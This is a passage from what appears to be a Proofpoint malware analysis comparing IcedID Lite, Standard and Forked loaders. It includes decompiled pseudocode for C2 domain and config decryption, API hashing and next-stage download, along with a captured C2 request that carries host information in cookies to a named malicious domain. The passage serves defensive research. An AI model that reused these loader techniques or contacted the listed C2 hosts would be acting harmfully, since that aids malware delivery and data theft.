
ProjectID: 3971099397

URI: /news/

]


Malware analysis

Before comparing the Standard Loader to the Forked Loader, it is worth covering the highlights of the IcedID Lite Loader as there is code overlap and clear similarities when compared with the Forked Loader. For an in-depth analysis of the Lite Loader, check out Proofpoint’s previous report here. The Lite Loader’s purpose is to download the next stage of the malware from a hardcoded domain and URI path. The domain is decrypted from the configuration and the URI path is decrypted within the function that makes the HTTP request. Unlike the Standard IcedID Loader, there is no host information being exfiltrated within the request. When the Lite Loader was dropped on Emotet infections, that fact made sense, since this version of IcedID was specifically being deployed on already infected machines, and there was no need to check the host information.



```
  v2 = 4i64;
  do
  {
    v3 = __rdtsc();
    v1 = v3 | (v1 << 16);
    Sleep(v1 & 0xF);
    --v2;
  }
  while ( v2 );
  wsprintfW(v8, L"%016IX", v1);
  for ( i = 0i64; i < 32; ++i )
    *(&v8[64] + i) = encrypted_c2[i] ^ encrypted_c2[i + 64];// bayernbadabum.com
  if ( make_request_and_decrypt_response(v9, encrypted_c2, &raw_data, &size_of_data) && size_of_data >= 0x400 )
  {
    raw_data_1 = raw_data;
    if ( *raw_data == 2 && (*(raw_data + 2) + *(raw_data + 6)) + 710i64 == size_of_data )
    {
      if ( create_dir_and_write_data(raw_data, v7) && write_exe_to_temp(raw_data_1, v10) )
        start_next_stage(raw_data_1, v10, v7);
      else
        GetLastError();
    }
    free(raw_data_1);
  }
  result = 0i64;
  dword_26F5000 = 1;
  return result;
}
```

Figure 15: Config decryption within IcedID Lite Loader.



```
__int64 __fastcall make_request(__int64 a1, __int64 a2, _QWORD *a3, _QWOR
{
  unsigned __int64 i; // rcx
  int v8[7]; // [rsp+24h] [rbp-5Ch] BYREF
  __int64 v9[3]; // [rsp+40h] [rbp-40h] BYREF
  __int16 v10; // [rsp+58h] [rbp-28h]
  __int64 use_ssl_1; // [rsp+5Ch] [rbp-24h]
  int v12; // [rsp+64h] [rbp-1Ch]
  __int64 v13; // [rsp+68h] [rbp-18h]
  __int64 v14; // [rsp+70h] [rbp-10h]
  int v15; // [rsp+78h] [rbp-8h]

  v9[0] = a1;
  v8[0] = 0x48A43C43;
  v8[1] = 0x48B23C03;
  v8[2] = 0x48A73C1C;
  v8[3] = 0x48AD3C0F;
  v8[4] = 0x48A23C42;
  v8[5] = 0x48B23C0D;
  v8[6] = 0x48C63C6C;
  for ( i = 0i64; i < 7; ++i )
    v8[i] ^= 0x48C63C6Cu;                        // /botpack.dat
  v9[2] = 0i64;
  v9[1] = v8;
  v10 = port;
  v12 = 0;
  v13 = 0i64;
  v15 = 0;
  v14 = 0i64;
  use_ssl_1 = use_ssl;
  return make_http_request(v9, a3, a4);
}
```


Figure 16: Decryption of the URI within the IcedID Lite Loader.

Considering that Proofpoint has not observed a standalone campaign of the Lite Loader in the wild, the remainder of the analysis section will compare the Standard variant to the Forked variant as well as similarities to the Lite Loader.

Loader Analysis

Field	Standard Loader	Forked Loader
Internal name	loader_dll_64.dll	Loader.dll
FileType	Standard DLL	COM Server
Extraneous string		Contains “1.bin”
Project ID	Project ID differs from loader to bot	Project ID is the same across loader and bot
Rough size	~36KB	~48KB
Botpack decryption	Decryption is the same across both	


As far as behavior is concerned, the Forked Loader functions the same as the Standard Loader. The goal is to send host info to the loader C2, then to gate the bot download. This gating mechanism is to ensure that only truly infected machines get the bot binary vs researchers or malware sandboxes. If the checks are passed, the C2 will return the encrypted bot and DLL loader which is where the real capabilities of the botnet emerge. The differences come within the binary itself by how the code is/was structured and how they obfuscate the sample. Both variants of the loader initiate their malicious code by creating a thread for the malware main. Before this happens though, the Forked Loader decrypts and copies strings into global variables where they will be later used to resolve required functions. This pattern of decrypting strings for future use will come up later in the analysis of the DLL loader.



```
v0 = 0i64;
global_imports_struct = 0i64;
v1 = api_hashing(0i64, 1, 1769630462);         // pVirtualAlloc
v2 = 0x15E8i64;
v3 = v1(0i64, 0x15E8i64, 12288i64, 4i64);
global_imports_struct = v3;
if ( v3 )
{
  do
  {
    v3->gap0[0] = 0;
    v3 = (v3 + 1);
    --v2;
  }
  while ( v2 );
}
v4 = 13;
qword_7D939B9098 = heap_alloc_and_clear(0xDui64);
v106 = 0;
v107[0] = 0x4D7AE85A;
v107[1] = 0x113BE154;
v107[2] = 0x4F64E91F;
v107[3] = 0x23088D31;
for ( i = 0i64; i < 4; ++i )
  v107[i] ^= 0x23088D31u;                      // kernel32.dll
v6 = qword_7D939B9098;
v7 = 13;
if ( qword_7D939B9098 )
{
  v8 = v107;
  do
  {
    v9 = *v8;
    v8 = (v8 + 1);
    *v6++ = v9;
    --v7;
  }
  while ( v7 );
```

Figure 17: String decryption of the DLL names used within the Forked Loader.


With the DLL strings decrypted, the malware then decrypts the loader configuration by taking the first 64 bytes and XORing it against the next 64 bytes. The first four bytes of the decrypted buffer will contain the project identifier (ID) (a campaign identifier of sorts) and then a singular domain which is used to gate the download of the bot.



```
HIDWORD(v23) = HIDWORD(a2);
LODWORD(v8) = 0;
*(&v8 + 1) = 0i64;
v9 = 0i64;
v10 = 0i64;
v11 = 0i64;
v12 = 0i64;
v13 = 0i64;
for ( i = find_kernel32_HANDLE(String1); String1[i] != '\\'; --i )
  ;
String1[i] = 0;
lstrcatW(String1, L"\\1.bin");
v3 = 0i64;
*(&v8 + 1) = 0i64;
do
{
  decrypted_config[v3 - 4] = crypted_config_buffer[v3] ^ crypted_config_buffer[v3 + 64];
  ++v3;
}
while ( v3 < 32 );
LODWORD(v8) = v15;
v9 = 1i64;
v11 = 1i64;
if ( global_imports_struct )
{
  pVirtualAlloc = global_imports_struct->pVirtualAlloc;
  if ( !pVirtualAlloc )
  {
    pVirtualAlloc = api_hashing(0i64, 1, 0x697A6AFE);// pVirtualAlloc
    global_imports_struct->pVirtualAlloc = pVirtualAlloc;
  }
}
else
{
  pVirtualAlloc = api_hashing(0i64, 1, 1769630462);// pVirtualAlloc
}
*(&v8 + 1) = pVirtualAlloc(0i64, 8i64, 12288i64, 4i64, v8, *(&v8 + 1), v9, v10, v11, v12, v13);
if ( global_imports_struct )
{
  pVirtualAlloc_1 = global_imports_struct->pVirtualAlloc;
```

Figure 18: Decryption of the config buffer in the Forked Loader.

For whatever reason, there is an extraneous “1.bin” that is appended to a string which isn’t used. As far as Proofpoint researchers can tell, this string is not used and serves no purpose. With the config decrypted, the malware creates the cookies that contain the host information and sends an HTTP request that will contain the encrypted bot response.



```
GET / HTTP/1.1
Connection: Keep-Alive
Cookie: __gads=[redacted]_gat=10.0.10240.64; _ga=1.108137.832.202; _u=[redacted]
__io[redacted]; _gid=[redacted]
Host: samoloangu.com

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 28 Feb 2023 18:45:56 GMT
Content-Type: application/gzip
Content-Length: 574087
Connection: keep-alive

..........Fold.txt.............[illegible]
[illegible]
```


Figure 19: Raw response from the loader C2 containing the encrypted bot and DLL loader.

The response gets decrypted with the IcedID decryption routine, then split into the encrypted bot (being “license.dat”) and the custom DLL loader which is generally some randomly generated filename ending in .tmp.

DLL Loader Analysis

Field	Standard DLL Loader	Forked DLL Loader
Extraneous code		Contains code to decrypt strings and domains related to the “lite loader”
File type	Standard DLL	COM Server
Internal name	init_dll_64.dll	Init.dll
Rough size	20KB	36KB


The start of the DLL loader is the same across both versions of the DLL loader, a thread is created that contains the malicious code for custom loading license.dat:



```
void __noreturn init()
{
  CreateThread(0i64, 0i64, StartAddress, 0i64, 0, 0i64);
  while ( !is_initialized )
    Sleep(1000u);
  ExitProcess(0);
}
```

Figure 20: Start of the Standard DLL Loader.


When comparing the StartAddress function, we see the biggest difference across these two samples:



```
__int64 __fastcall StartAddress(LPVOID lpThreadParameter)
{
  __int64 result; // rax

  malware_main();
  result = 0i64;
  is_initialized = 1;
  return result;
}
```

Figure 21: Standard DLL Loader thread function.


The following shows the thread function for the Forked DLL Loader. This function decrypts strings that originally just existed in the Lite Loader.



```
__int64 __fastcall StartAddress(LPVOID lpThreadParameter)
{
  __int64 v1; // rcx
  __int64 result; // rax
  lite_loader **v3; // [rsp+20h] [rbp-38h] BYREF
  __int64 v4; // [rsp+28h] [rbp-30h]
  __int64 v5; // [rsp+30h] [rbp-28h]
  __int64 v6; // [rsp+38h] [rbp-20h]
  __int64 v7; // [rsp+40h] [rbp-18h]
  __int64 v8; // [rsp+48h] [rbp-10h]

  decrypt_dll_strings();
  LODWORD(v3) = 0;
  v4 = 0i64;
  v5 = 0i64;
  v6 = 0i64;
  v7 = 0i64;
  v8 = 0i64;
  decrypt_lite_loader_strings(&v3);
  malware_main(v1);
  result = 0i64;
  is_initialized = 1;
  return result;
}
```

Figure 22: Forked DLL Loader thread function.

